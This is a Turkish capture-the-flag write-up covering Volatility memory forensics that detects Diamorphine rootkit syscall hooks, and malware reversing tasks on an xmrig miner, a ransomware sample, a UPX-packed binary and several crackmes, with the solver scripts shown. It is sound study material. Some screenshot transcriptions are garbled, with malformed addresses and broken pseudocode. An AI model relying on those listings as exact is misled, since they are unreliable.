64bit 224          0xffffffff810a7c90 sys_timer_gettime
64bit 225          0xffffffff810a7c50 sys_timer_getoverrun
64bit 226          0xffffffff810a7900 sys_timer_delete
64bit 227          0xffffffff810a74a0 sys_clock_settime
64bit 228          0xffffffff810a7720 sys_clock_gettime
64bit 229          0xffffffff810a7560 sys_clock_getres
64bit 230          0xffffffff810a73a0 sys_clock_nanosleep
64bit 231          0xffffffff810846d0 sys_exit_group
64bit 232          0xffffffff811e7e10 sys_epoll_wait
64bit 233          0xffffffff811e8110 sys_epoll_ctl
64bit 234          0xffffffff810989f0 sys_tgkill
64bit 235          0xffffffff811d1ca0 sys_utimes
64bit 236          0xffffffff810aa580 sys_spu_run
64bit 237          0xffffffff8117/b7e0 sys_mbind
64bit 238          0xffffffff8117/b5b0 sys_set_mempolicy
64bit 239          0xffffffff811791a0 sys_get_mempolicy
64bit 240          0xffffffff812355e0 sys_mq_open
64bit 241          0xffffffff81234940 sys_mq_unlink
64bit 242          0xffffffff81235260 sys_mq_timedsend
64bit 243          0xffffffff81234d60 sys_mq_timedreceive
64bit 244          0xffffffff81234100 sys_mq_notify

```

## Flag: Flag{sys\_kill,sys\_getdents64,sys\_getdents}

### 4.4. Infection-4 - Done ▾

Kullanılan komut: vol.py -f infection1.memory --profile=Linuxcentos6x64 linux\_check\_syscall

```

1 2 3 4 5 6 7 8 9 [-] = Vol.py -f /usr/bin/ - NVIM   167 50 0% 24° 31° 358B ▲ 578B ▲ 800% 100% 2022 JUL 17 (SUN) 198119P% 100% Unknown
64bit 47          0xffffffff8146f400 sys_recvmsg
64bit 48          0xffffffff8146f490 sys_shutdown
64bit 49          0xffffffff8146f7f0 sys_bind
64bit 50          0xffffffff8146ecf0 sys_listen
64bit 51          0xffffffff8146f5f0 sys_getsockname
64bit 52          0xffffffff8146fe90 sys_getpeername
64bit 53          0xffffffff8146e030 sys_socketpair
64bit 54          0xffffffff8146fad0 sys_setsockopt
64bit 55          0xffffffff8146f510 sys_getsockopt
64bit 56          0xffffffff8155f790 stub_clone
64bit 57          0xffffffff8155f800 stub_fork
64bit 58          0xffffffff8155f870 stub_vfork
64bit 59          0xffffffff8155f9c0 stub_execve
64bit 60          0xffffffff810846f0 sys_exit
64bit 61          0xffffffff81083520 sys_wait4
64bit 62          0xffffffff80a523190 HOOKED: diamorphine/hacked_kill
64bit 63          0xffffffff81010a00 sys_uname
64bit 64          0xffffffff8122e4a0 sys_semget
64bit 65          0xffffffff81230210 sys_semop
64bit 66          0xffffffff8122f510 sys_semctl
64bit 67          0xffffffff81230b00 sys_shmctl
64bit 68          0xffffffff8122cd80 sys_msgrcv
64bit 69          0xffffffff8122cb00 sys_msqsnrd
64bit 70          0xffffffff8122c7a0 sys_msgrcv
64bit 71          0xffffffff8122d2d0 sys_msqctl
64bit 72          0xffffffff811b29e0 sys_fcntl
64bit 73          0xffffffff811f0240 sys_flock
64bit 74          0xffffffff811d0c00 sys_fsync
64bit 75          0xffffffff811dc90 sys_fdatasync
64bit 76          0xffffffff8119ba40 sys_truncate
64bit 77          0xffffffff8119b2a0 sys_ftruncate
64bit 78          0xffffffff80a523230 HOOKED: diamorphine/hacked_getdents
64bit 79          0xffffffff811b8420 sys_getcwd
64bit 80          0xffffffff8119b2a0 sys_chdir
64bit 81          0xffffffff8119b200 sys_fchdir
64bit 82          0xffffffff811af740 sys_rename
64bit 83          0xffffffff811afde0 sys_mkdir
64bit 84          0xffffffff811acf10 sys_rmdir
64bit 85          0xffffffff8119a660 sys_creat
64bit 86          0xffffffff811b05d0 sys_link
64bit 87          0xffffffff811af9c0 sys_unlink
64bit 88          0xffffffff811b2d0 sys_symlink
64bit 89          0xffffffff811a3150 sys_readlink
64bit 90          0xffffffff8119b0e0 sys_chmod


```


**Flag: Flag{0xfffffffffa0523190}**

## 5. MALWARE

### 5.1. windows.exe - Done

1. Procmon açtım
2. xmrig.exe çalıştırıldığını gördüm
3. Commandline’nda url, user, pass parametreleri vardı pass parametresini base64 decode + hex to text, flag çıkıyor





A screenshot of the CyberChef web application. The 'Input' section contains the Base64 string: RmxhZ3sweDQ2NkM2MTY3N0I2ODY1NzI3MzY1Nzk3NjM0NzQ2MTZFMzE2MzY5NkU3RH0=. The 'Output' section shows the resulting hex dump: úFlag{herseyv4tan1cin}. The 'Operations' sidebar on the left lists various encoding and decoding options.

**Flag:** Flag{herseyv4tan1cin}

## 5.2. Forrest Gump - Done

1. GameAssembly.dll içerisinde aşağıdaki kısımda flag decrypt ediliyo

```
UnityMovement X
1  using System;
2
3  // Token: 0x02000009 RID: 9
4  internal static class UnityMovement
5  {
6      // Token: 0x06000021 RID: 33 RVA: 0x00002ADC File Offset: 0x00000CDC
7      public static string DetectTouchingObject()
8      {
9          string text = "GM@FzG005M2^ENFST^5E0L^5E0L|";
10         string text2 = "";
11         int[] array = new int[]
12         {
13             1,
14             2,
15             3,
16             4,
17             5,
18             6,
19             7,
20             8,
21             9
22         };
23         int num = 0;
24         foreach (char c in text)
25         {
26             text2 += ((char)((int)c ^ array[num])).ToString();
27         }
28         return text2;
29     }
30 }
31 }
```

```
t = "GM@FzG005M2^ENFST^5E0L^5E0L|"
o = ""
for c in t:
    o += chr(ord(c) ^ 1)
print(o)
```

**Flag:** FLAG{F1N4L3\_DOGRU\_4D1M\_4D1M}

### 5.3. Hesap Makinesi - Done ▾

1. UPX ile packlenmistি, UPX -d sample-linux, unpack etti
2. IDA da actim stringlere baktim, Tebrikler yazan kismin saginda solunda base64 decode fonksiyonunu cagiriyordu, birisi asagidaki base64 u decode ediyo,

The screenshot shows the IDA View-A interface with assembly code and a Pseudocode-A window. The assembly code includes strings like 'length %x', 'too many concurrent operations on a single file or socket (max 10)', and 'reflect.Value.Interface: cannot return value obtained from unexp'. The Pseudocode-A window contains C-like pseudocode for a function named 'main'.

```

22 const char *v1;
23 _int64 v19;
24 void *v20; /**
25 char **v21; /**
26 _int64 *v22;
27
28 while (1) {
29 {
30 if ((unsigned)v22 != 0) {
31 {
32 v22 = v20;
33 v0 = (*v22);
34 v5 = runt;
35 v17 = v2;
36 *v2 = 0LL;
37 v20 = &ofn;
38 v21 = &offn;
39 fmt_Fprint(v9, v18 = "%b");
36 v40 v19 = (_int64)v17;
37 v41 fmt_Fscanf(v9, v18 = "%c", v19);
38 v42 v19 = encoding_L;
39 v43 fmt_Fscanf(v9, v18 = "%c", v19);
40 v44 encoding_L;
41 runtime_g;
42
43
44
45
000DF8EF main.main

```

a.

### 3. Base64 decode bir kac kere

#### Decode from Base64 format

Simply enter your data then push the decode button.

RmxhZ3sweDQ2NkM2MTY3N0I2ODYxNzkzNDc0NzQzNDY1NkU2ODYxNkl2OTZCNjk2RDc1Nzl3MzY5NzQ2OTZDNjk2RDY0Njk3MjdEf  
Q==

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

**DECODE** Decodes your data into the area below.

Flag[0x466C61677B68617934747434656E68616B696B696D7572736974696C696D6469727D]

#### 5.4. FunctionBomber - **Done**

1.IDA'da fonksiyonlari "length" e gore sort et sectim, Asagidaki gibi flagCreate5114 fonksiyonunu gordum,

```

Functions          IDA View-A, Pseudocode-A
-----           -----
Function name      Segment Start   Length Locals
-----           -----
_f...              .text    000000000016F41C 00000008
_f...              .text    000000000016F42B 00000008
_f...              .text    000000000016F43A 00000008
_f...              .text    000000000016F449 00000008
_f...              .text    000000000016F458 00000008
_f...              .text    000000000016F45F 00000008
_f...              .text    000000000016F476 00000008
_f...              .text    000000000016F485 00000008
_f...              .text    000000000016F494 00000008
_f...              .text    000000000016F4A3 00000008
_f...              .text    000000000016F4B2 00000008
_f...              .text    000000000016F4C1 00000008
_f...              .text    000000000016F4D0 00000008
_f...              .text    000000000016F4DE 00000008
_f...              .text    000000000016F4EE 00000008
_f...              .text    000000000016F4FD 00000008
_f...              .text    000000000016F50C 00000008
_f...              .text    000000000016F510 00000008
_f...              .text    000000000016F52A 00000008
_f...              .text    000000000016F539 00000008
_main             .text    000000000016F548 0000000F 00000000
_GLOBAL_sub_I_Z1f... .text    000000000016F5A4 00000019 00000008
_int_proc         .int     00000000000001000 0000001B 00000008
_f...              .text    00000000000001080 00000029 00000000
_start            .text    00000000000001080 0000002F 00000000
_register_tm_clones .text    000000000000010E0 00000039 00000000
_register_tm_clones .text    00000000000001120 00000039 00000000
_f...              .text    00000000000016F557 0000004D 00000018
_f...              .text    00000000000016F5C0 00000065 00000038
_f...              .text    000000000000BC6B7 0000008E 00000000
-----           -----
Line 100024 of 100024

```

2. Addlerin sagindaki valueleri ekleyerek, sublarin yanindaki value'lari her cikartarak print ettirdim, base64 ciktig decode ettim flag geldi, code:

```



t = ""
a = a = 0x2D
t += chr(a)
a = a + 0x26
t += chr(a)
a = a - 0x0E
t += chr(a)
a = a + 0x2F
t += chr(a)
a = a - 0x3D
t += chr(a)
a = a + 0x1A
t += chr(a)
a = a + 0x29
t += chr(a)
a = a - 0x28
t += chr(a)
a = a - 0x1D
t += chr(a)
a = a + 0x25
t += chr(a)
a = a - 0x3
t += chr(a)
a = a + 0x21
t += chr(a)
a = a - 0x8
t += chr(a)
a = a - 0x0E
t += chr(a)

```

```
a = a + 0x0B
t += chr(a)
a = a - 0x1B
t += chr(a)
a = a + 0x1A
t += chr(a)
a = a - 0x0A
t += chr(a)
a = a + 0x0A
t += chr(a)
a = a - 0x33
t += chr(a)
a = a + 0x17
t += chr(a)
a = a + 0x14
t += chr(a)
a = a - 0x1D
t += chr(a)
a = a + 0x0F
t += chr(a)
a = a - 0x21
t += chr(a)
a = a + 0x25
t += chr(a)
a = a - 0x6
t += chr(a)
a = a + 0x1
t += chr(a)
a = a + 0x25
t += chr(a)
a = a - 0x14
t += chr(a)
a = a - 0x15
t += chr(a)
print(t)
```

## 5.5. Ransomware - Done

1. IDA'da stringslere baktim, "FLAG.txt.wncry" gorunce ona gittim, encryption gorundu, pythonda decrypt ettim



Flag: HK{K4r4d3n!zD3\_Ru264r\_S3RT\_3s3R}

## 5.6. Mixer - Done

- Verilen inputu asagidaki sekilde mix edip sonrasinda "h4CkK4r4d3n1z" mi diye kontrol ediy


```
v5 = (int)(v2 - 1) / 2 - 1;
for ( i = 0; i <= v4; ++i )
{
    if ( i > v4 / 2 && v5 < v4 / 2 )
        v5 = v2 - 1;
    if ( i >= v5 )
    {
        ++i;
    }
    else
    {
        v7 = a1[v5];
        a1[v5] = a1[i];
        a1[i] = v7;
        --v5;
    }
}
v3 = strcmp(a1, "h4CkK4r4d3n1z");
if ( v3 )
    v3 = v3 < 0 ? -1 : 1;
if ( v3 )
{
    sub_401320("Don't waste time..\n", v3);
    return 1;
}
else
{
    sub_401000((int)a1);
    return 0;
}
```

- 1234567890abc verip karsilastirilan degere ne gittigine baktim

008A117A	0A4D FE	mov cl,byte ptr ss:[ebp-2]	
008A117D	8808	mov byte ptr [eax],cl	
008A117F	8B55 F4	mov edx,dword ptr ss:[ebp-C]	
008A1180	89E4 01	sub edx,	
008A1185	8955 F4	mov dword ptr ss:[ebp-C],edx	
008A1188	EB 09	jmp anektarquestion.8A1193	
008A118A	8B45 F8	add eax,dword ptr ss:[ebp-8]	
008A118D	83C0 01	add eax,1	
008A1190	8945 F8	mov dword ptr ss:[ebp-8],eax	
008A1193	EB 8B	jmp anektarquestion.8A1120	
	C745 E4 28318A00	mov dword ptr ss:[ebp-1C],anektarquestion.8A3128	
008A1195	884D 08	mov ecx,dword ptr ss:[ebp+8]	[ebp-1C]:"%s", 8A3128:"h4CkK4r4d3n1z"
008A119C	894D E8	mov dword ptr ss:[ebp-18],ecx	[ebp+8]:"6543217cba098"
008A119F	8B55 E8	mov edx,dword ptr ss:[ebp-18]	
008A11A2	8A02	mov al,byte ptr ds:[edx]	
008A11A5	8845 FD	mov byte ptr ss:[ebp-3],al	
008A11A7	884D E4	mov ecx,dword ptr ss:[ebp-1C]	
008A11AA	3A01	cmp al,byte ptr ds:[ecx]	
008A11AD	75 2E	jne anektarquestion.8A11DF	
008A11AF	80D7 FD 00	cmp byte ptr ss:[ebp-3],0	[ebp-1C]:"%s"
008A11B1			

- 6543217cba098 olmustu verdigim input o zaman 1234567890abc

- a. Input: 1234567890abc output:6543217cba098 veriyorsa
  - b. Harflerin h4CkK4r4d3n1z elde etmek icin degistirdigimizde 4KkC4hrz1n3d4 inputu vermemiz gerekiyor,
4. Inputumuzu verdigimizde sonuc ekrana basiliyor



**Flag: HK{H3y6!D!\_K4R4D3N!2}**

## 5.7. ASM - Done ▾

1. Derledim: gcc ASM.s -lstdc++
2. Decompilera attim

```
----- (000000000000125B) -----
int __cdecl main(int argc, const char **argv, const char **envp)
{
    if ( argc != 2 || ptrace(PTRACE_TRACE_ME, 0, envp) < 0 )
    {
        puts("invalid input");
        return 0;
    }
    else
    {
        if ( (unsigned __int8)encoder((char *)argv[1]) )
            puts("successful");
        else
            puts("fail");
        return 0;
    }
}
```

3. Verilen parametreyi encoder fonksiyonuna veriyor 0dan farkli bir sey donerse successfull diyor

```

//----- (0000000000000000) -----
int64 __fastcall encoder(char *a1)
{
    int i; // [rsp+14h] [rbp-1Ch]

    for ( i = 0; i < strlen(a1); ++i )
    {
        if ( des[i] != ((a1[i] >> 4) ^ (16 * (a1[i] + 5))) )
            return 0LL;
    }
    return 1LL;
}

```

4. Encoder fonksiyonu verilen karakterleri bir kac isleme sokup des adli sabitlerin oldugu listedeki karsilik gelen indexteki degere esit mi diye bakiyor, herhangi bir karakter esit olmadığında 0 dönüyor, bu da print fail e sebep oluyor
5. Bu değerleri sağlayacak brute force scripti ve flag aşağıda

```

11     # }
12     des = [
13         1236, 1284, 2055, 1284, 1638, 1911, 1638, 1686, 1702, 1846, 1766, 2039, 1766, 1846, 1605, 1654, 1766, 1911,
14         1766, 1605, 1654, 1766, 1911, 1605, 2023, 1638, 2023, 1814, 1638, 1927, 1766, 867, 883, 899, 2087, 0
15     ]
16
17     out = ""
18     for i in range(len(des)):
19         for c in range(0x20, 0x80):
20             if des[i] == ((c >> 4) ^ (16 * (c + 5))):
21                 out += chr(c)
22                 break
23     print(out)

```

The terminal output shows the command being run and the resulting decrypted string:

```


PROBLEMS 8 OUTPUT DEBUG CONSOLE TERMINAL
uraya kadar geldiysen isi cozmuşsun demektir. Elle ugrasmak yerine decrypt fonksiyonu da yazarsın artık. HK{K4r4d3n!zD3_Ru264r_S3RT_3s3R}. Buraya kadar geldiysen isi cozmuşsun demektir. Elle ugrasmak yerine decrypt fonksiyonu da yazarsın artık. Buraya kadar geldiysen isi cozmuşsun demektir. Elle ugrasmak yerine decrypt fonksiyonu da yazarsın artık.
PS C:\Users\yusuf\Desktop\shared-folders\ctf\bos-ctf> c:; cd 'c:\Users\yusuf\Desktop\shared-folders\ctf\bos-ctf'; & 'C:\Users\yusuf\AppData\Local\Programs\Python\Python310\python.exe' 'c:\Users\yusuf\.vscode\extensions\ms-python.python-2022.10.1\pythonFiles\lib\python\debugpy\adapter/../debugpy\launcher' '25338' '--' 'c:\Users\yusuf\Desktop\shared-folders\ctf\bos-ctf\encoder.py'
HK{Karadenizin_bir_havasi_bir_yaylasii123}
PS C:\Users\yusuf\Desktop\shared-folders\ctf\bos-ctf> []

```

